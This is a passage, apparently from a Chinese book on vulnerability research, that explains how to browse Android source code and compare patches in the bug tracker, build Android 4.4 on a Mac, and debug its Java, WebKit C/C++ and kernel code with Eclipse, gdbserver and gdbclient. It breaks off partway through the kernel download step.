由于Android系统的开源性，允许大家直接在线或者下载源码进行学习和研究，这也为漏洞研究者提供了便利，无论是在挖掘漏洞还是在分析漏洞上都有帮助。但是Google并没有直接提供源码压缩包进行下载，而是通过repo命令下载，下载单个版本的系统文件大小达71GB（如图10-22所示），且速度很慢，更为不幸的是，在国内是访问不了Google等相关站点的，包括Android源码官方站点，笔者用VPN下载一周才完成，有条件的读者可以直接挂国外服务器下载，一般几小时搞定。本节主要介绍的是静态源码分析，下载源码进行调试及其他分析技巧会在后面的实例漏洞中介绍。




图10-22 Android系统源码

网上有很多Android源码在线阅读的站点，此处笔者推荐“Open Source Cross Reference”网站，链接为http://osxr.org/android/source/，

它支持关键字搜索及交叉参考（如图10-23所示），便于提高分析效率。如果是在Windows平台上的用户，也可以在下载Android源码后用SourceInsight分析，关于该软件的用法在7.6.2节已介绍过。




图10-23　Android源码交叉参考站点

如果要分析Android系统漏洞源码，其实还有个更便捷的方法，那就是直接分析官网的BUG列表（https://code.google.com/p/android/issues/list），可以找到修复前后的代码比对情况。比如著名的zergRush提权漏洞，在Android Buglist上可以搜索到关于它的漏洞描述，以及补丁源码对比，如图10-24和图10-25所示。




图10-24　zergRush漏洞




图10-25　补丁源码比对

找到漏洞源码的位置，再结合图10-21介绍的站点，可以查看到完整的漏洞代码，然后做进一步的详细分析，通过这种方式可以更快地定位漏洞成因。

10.3.5　系统Java源码调试

以在Mac系统上下载Android-4.4的源码为例，详细介绍操作过程。

（1）下载Android源码（笔者挂VPN下载一周，大小达70GB）。

```
$ mkdir ~/bin
$ PATH=~/bin:$PATH
$ curl https://storage.googleapis.com/git-repo-downloads/repo > ~/bin/repo
$ chmod a+x ~/bin/repo
$ repo init -u https://android.googlesource.com/platform/manifest -b android-4.4_r1
$ repo sync
```

（2）下载完成后，复制./build/buildspec.mk.default到Android源码根目录，重命名为buildspec.mk，并编辑添加以下内容，以确保WebKit是以Debug模式创建的：

```
DEBUG_MODULE_libwebcore:=true
DEBUG_MODULE_libxml2:=true
TARGET_CUSTOM_DEBUG_CFLAGS:=-O0 -mlong-calls
```

```
ADDITIONAL_BUILD_PROPERTIES += debug.db.uid=100000
```

（3）创建不区分大小写的磁盘文件（Android要求在不区分大小写的文件系统下编译，而Mac是区分大小写的，若用其他系统可能就不需要此步骤）：

```
hdiutil create -type SPARSE -fs 'Case-sensitive Journaled HFS+' -size 75g ~/android.dmg
```

（4）修改~/.bash_profile，添加以下内容，以后就可以直接使用mountAndroid与umountAndroid挂载/卸载Android磁盘文件了：

```
# mount the android file image
function mountAndroid { hdiutil attach ~/android.dmg.sparseimage -mountpoint /Volumes/android; }
# unmount the android file image
function umountAndroid() { hdiutil detach /Volumes/android; }
```

挂载创建的磁盘，然后将前面下载的源码复制到里面：

```
$ mountAndroid
$ cp Android-4.4_r1 /Volumes/android/
& cd /Volumes/android/Android-4.4_r1
```

（5）执行以下命令设置环境变量，并开始编译：

```
$ source ./build/envsetup.sh
$ lunch full-eng
$ make -j2
```

编译成功后输出以下内容：

```
+ ENABLE_SPARSE_IMAGE=
+ '[' out/target/product/generic/system = -s ']'
+ '[' 6 -ne 5 -a 6 -ne 6 ']'
+ SRC_DIR=out/target/product/generic/system
+ '[' '!' -d out/target/product/generic/system ']'
+
OUTPUT_FILE=out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
+ EXT_VARIANT=ext4
+ MOUNT_POINT=system
+ SIZE=576716800
+ FC=out/target/product/generic/root/file_contexts
+ case $EXT_VARIANT in
+ '[' -z system ']'
+ '[' -z 576716800 ']'
+ '[' -n out/target/product/generic/root/file_contexts ']'
+ FCOPT='-S out/target/product/generic/root/file_contexts'
+ MAKE_EXT4FS_CMD='make_ext4fs  -S out/target/product/generic/root/file_contexts -l 576716800
```

```
-a system out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
out/target/product/generic/system'
+ echo make_ext4fs -S out/target/product/generic/root/file_contexts -l 576716800 -a system
out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
out/target/product/generic/system
make_ext4fs -S out/target/product/generic/root/file_contexts -l 576716800 -a system
out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
out/target/product/generic/system
+ make_ext4fs -S out/target/product/generic/root/file_contexts -l 576716800 -a system
out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
out/target/product/generic/system
Creating filesystem with parameters:
    Size: 576716800
    Block size: 4096
    Blocks per group: 32768
    Inodes per group: 7040
    Inode size: 256
    Journal blocks: 2200
    Label:
    Blocks: 140800
    Block groups: 5
    Reserved block group size: 39
Created filesystem with 1162/35200 inodes and 68154/140800 blocks
+ '[' 0 -ne 0 ']'
Install system fs image: out/target/product/generic/system.img
out/target/product/generic/system.img+ maxsize=588791808 blocksize=2112 total=576716800
reserve=5947392
```

编译成功后，整个目录大小达到86GB，如图10-26所示。

```
+ OUTPUT_FILE=out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
+ EXT_VARIANT=ext4
+ MOUNT_POINT=system
+ SIZE=576716800
+ FC=out/target/product/generic/root/file_contexts
+ case $EXT_VARIANT in
+ '[' -z system ']'
+ '[' -z 576716800 ']'
+ '[' -n out/target/product/generic/root/file_contexts ']'
+ FCOPT='-S out/target/product/generic/root/file_contexts'
+ MAKE_EXT4FS_CMD='make_ext4fs  -S out/target/product/generic/root/file_contexts -l 576716800 -a system ou
ntermediates/system.img out/target/product/generic/system'
+ echo make_ext4fs -S out/target/product/generic/root/file_contexts -l 576716800 -a system out/target/prod
system.img out/target/product/generic/system
make_ext4fs -S out/target/product/generic/root/file_contexts -l 576716800 -a system out/target/product/gen
img out/target/product/generic/system
+ make_ext4fs -S out/target/product/generic/root/file_contexts -l 576716800 -a system out/target/product/g
m.img out/target/product/generic/system
Creating filesystem with parameters:
    Size: 576716800
    Block size: 4096
    Blocks per group: 32768
    Inodes per group: 7040
    Inode size: 256
    Journal blocks: 2200
    Label:
    Blocks: 140800
    Block groups: 5
    Reserved block group size: 39
Created filesystem with 1162/35200 inodes and 68154/140800 blocks
+ '[' 0 -ne 0 ']'
Install system fs image: out/target/product/generic/system.img
out/target/product/generic/system.img+ maxsize=588791808 blocksize=2112 total=576716800 reserve=5947392
riusksk@MacBook:/Volumes/android/android-4.4_r1$ du -h |tail
292K    ./tools/external/fat32lib/src/main/java/de
292K    ./tools/external/fat32lib/src/main/java
292K    ./tools/external/fat32lib/src/main
292K    ./tools/external/fat32lib/src
384K    ./tools/external/fat32lib
 52K    ./tools/external/gradle/.git
229M    ./tools/external/gradle
229M    ./tools/external
229M    ./tools
 86G    .
riusksk@MacBook:/Volumes/android/android-4.4_r1$
```

图10-26　Android源码编译成功

（5）启动编译后的模拟器，如图10-27所示。

```
riusksk@MacBook:/Volumes/android/android-4.4_r1$ echo $ANDROID_PRODUCT_OUT
/Volumes/android/android-4.4_r1/out/target/product/generic
riusksk@MacBook:/Volumes/android/android-4.4_r1$ emulator
```




图10-27 成功编译好的模拟器

在编译过程中可能会遇到以下错误。

（1）“SyntaxError: Unable to find any JNI methods for org/chromium/ui/Clipboard.”

【解决方法】主要是由于Mac上的cpp命令没有-fpreprocessed参数导致的错误，按图10-28所示修改./base/android/jni_generator/jni_generator.py代码即可，或者直接删除里面的“-fpreprocessed”参数。



```
8 base/android/jni_generator/jni_generator.py
@@ -17,6 +17,7 @@
 import sys
 import textwrap
 import zipfile
+import platform


 class ParseError(Exception):
@@ -552,7 +553,12 @@ def _RemoveComments(self, contents):
     # parser. Maybe we could ditch JNIFromJavaSource and just always use
     # JNIFromJavaP; or maybe we could rewrite this script in Java and use APT.
     # http://code.google.com/p/chromium/issues/detail?id=138941
-    p = subprocess.Popen(args=['cpp', '-fpreprocessed'],
+    system = platform.system()
+    if system == 'Darwin':
+      cpp_args = ['cpp']
+    else:
+      cpp_args = ['cpp', '-fpreprocessed']
+    p = subprocess.Popen(args=cpp_args,
                          stdin=subprocess.PIPE,
                          stdout=subprocess.PIPE,
                          stderr=subprocess.PIPE)
```

图10-28 删除里面的“-fpreprocessed”参数

（2）提示缺少Mac OS X 10.x.sdk包，或者提示 lcrt1.10.6.o 链接库不存在：“ldlibrary: notlibrary found notfor found-lcrt1.10.6.o”。

【解决方法】从https://github.com/phracker/MacOSX-SDKs下载到相应版本的SDK包，推荐10.6版本，然后将其放到以下目录：

```
riusksk@MacBook:/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Develo
per/SDKs$ sudo svn checkout https://github.com/JuliaEichler/Mac_OSX_SDKs/trunk/MacOSX10.6.sdk
```

（3）提示空间不足：“fatal error: /opt/local/bin/ranlib: can't write to output file (No space left on device)”。

【解决方法】执行以下命令扩充磁盘文件：

```
unmountAndroid
hdiutil resize -size <new-size-you-want>g ~/android.dmg.sparseimage
```

下面正式开始进行Android Java源码的调试。

（1）将./development/ide/eclipse/.classpath 复制到Android源码根目录，可以根据需要删除或注释掉无须加载的目录，比如源码中的example与apps目录源码示例，可以避免一些无必要的错误。

```
<!--
 <classpathentry kind="src" path="packages/apps/Bluetooth/src"/>
 <classpathentry kind="src" path="packages/apps/Browser/src"/>
 <classpathentry kind="src" path="packages/apps/Calendar/src"/>
 <classpathentry kind="src" path="packages/apps/Calculator/src"/>
 ……
 <classpathentry kind="src" path="packages/apps/VoiceDialer/src"/>
 -->
 ……
 <!--
 <classpathentry kind="src" path="development/samples/ApiDemos/src"/>
 <classpathentry kind="src" path="development/samples/ApiDemos/tests/src"/>
 ……
 <classpathentry kind="src" path="development/samples/HelloActivity/src"/>
  -->
```

（2）打开Eclipse，选择“File”→“New”→“Java Project”选项，然后设置项目名，并将Location设置为Android源码根目录，加载过程可能会卡一会，等待完成即可。然后选择“Run”→“Debug Configuration”选项，双击“Remote Java Application”选项然后设置名称与端口，system_process端口默认为8600，如图10-29所示。




图10-29　调试配置

（3）导入项目可能会遇到一堆错误（如图10-30所示），主要还是缺少编译后的链接库导致的，一般是.classpath载入不完整导致的。




图10-30　错误提示

可以在build path中添加链接库，可根据错误逐步添加，如果不确定是哪个，就批量添加源码编译后生成的out目录里面的jarlib.jar或者classes.jar，如图10-31和图10-32所示。




图10-31　配置编译路径




图10-32　添加jar包

解决各类错误之后，如图10-33所示，可能还会有很多警告，这里笔者是直接删除掉提示，所以Problems窗口都是空的。

（4）启动模拟器后就可以进行Java源码调试了，比如笔者先在ActivityStack.java上下断点（行号前单击下即可设置断点），单击开始调试后即可断下并支持单步调试，相应的变量值也会实时地显示在窗口上，如图10-34所示。




图10-33　源码导入成功




图10-34　Android Java源码调试

此处，在Eclipse里只能调试Android的Java源码，而Android C/C++源码调试需要使用到其他工具，具体见下一节。

10.3.6 系统C/C++源码调试

（1）启动模拟器，一定要先执行evnsetup.sh设置环境变量才能执行后面的命令：

```
riusksk@MacBook:/Volumes/android/android-4.4_r1$ source ./build/envsetup.sh
riusksk@MacBook:/Volumes/android/android-4.4_r1$ lunch 1
riusksk@MacBook:/Volumes/android/android-4.4_r1$ emulator &
```

（2）开启gdbserver，附加浏览器进程：

```
riusksk@MacBook:/Volumes/android/android-4.4_r1$ adb forward tcp:5039 tcp:5039
riusksk@MacBook:/Volumes/android/android-4.4_r1$ adb shell ps |grep browser
u0_a18    1104  55    216516 17728 ffffffff b6f3a41c S com.android.browser
riusksk@MacBook:/Volumes/android/android-4.4_r1$ adb shell gdbserver :5039 --attach 1104
Attached; pid = 1137
Listening on port 5039
```

（3）开启gdbclient，设置断点进行源码调试，如图10-35所示：

```
riusksk@MacBook:/Volumes/android/android-4.4_r1$ gdbclient
GNU gdb (GDB) 7.6
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-apple-darwin --target=arm-linux-android".
For bug reporting instructions, please see:
<http://source.android.com/source/report-bugs.html>...
Reading symbols from /Volumes/android/android-4.4_r1/out/target/product/generic/symbols/
system/bin/app_process...done.
……
gdb$ b user_agent.cc:130
Breakpoint 1 at 0xabebac96: user_agent.cc:130. (2 locations)
gdb$ disass 0xabebac96
Dump of assembler code for function base::LazyInstance<webkit_glue::{anonymous}::UserAgentState,
base::DefaultLazyInstanceTraits<webkit_glue::{anonymous}::UserAgentState> >::Pointer(vo
id):
   0xabebac94 <+0>: push {r0, r1, r4, r5, r6, lr}
   0xabebac96 <+2>: ldr r4, [pc, #88] ; (0xabebacf0 <base::LazyInstance<webkit_glue::
```

```
{anonymous}::UserAgentState,
base::DefaultLazyInstanceTraits<webkit_glue::{anonymous}::UserAgentState> >::Pointer(vo
id)+92>)
   0xabebac98 <+4>: ldr r3, [pc, #80] ; (0xabebacec <base::LazyInstance<webkit_glue::{anonymous}::
UserAgentState,
base::DefaultLazyInstanceTraits<webkit_glue::{anonymous}::UserAgentState> >::Pointer(vo
id)+88>)
   0xabebac9a <+6>: add r4, pc
......
gdb$ list user_agent.cc:130
125 void SetUserAgent(const std::string& user_agent, bool overriding) {
126   g_user_agent.Get().Set(user_agent, overriding);
127 }
128
129 const std::string& GetUserAgent(const GURL& url) {
130   return g_user_agent.Get().Get(url);
131 }
132
133 }  // namespace webkit_glue
```




图10-35　Android WebKit源码调试

> **补充：**倘若编译出来的系统浏览器运行时崩溃，则可以下载 WebView Demo 程序用于调试（链接：https://raw.githubusercontent.com/alexyan/android-webview-demo/master/out/production/WebView/WebView.apk），它默认调用的是系统的 WebKit，一样可以用于调试 Android WebKit 源码，此类 Demo 网上很多，读者可自行下载。

10.3.7 Android内核源码调试

下面的方法是基于编译完Android系统源码之后，再另外下载Linux内核进行编译调试的。

（1）下载Android内核源码goldfish：

```
riusksk@MacBook /Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel
$ git clone https://android.googlesource.com/kernel/goldfish.git
正克隆到 'goldfish'...
remote: Sending approximately 663.30 MiB ...
remote: Counting objects: 70115, done
remote: Finding sources: 100% (23/23)
remote: Total 3094777 (delta 2591320), reused 3094766 (delta 2591320)
接收对象中: 100% (3094777/3094777), 663.29 MiB | 695.00 KiB/s, 完成。
处理 delta 中: 100% (2591411/2591411), 完成。
检查连接...完成。
riusksk@MacBook /Volumes/Macintosh/Users/riusksk/Android-Security/android_source/kernel
$ cd goldfish

查看支持哪些 Linux 内核版本的下载：
riusksk@MacBook
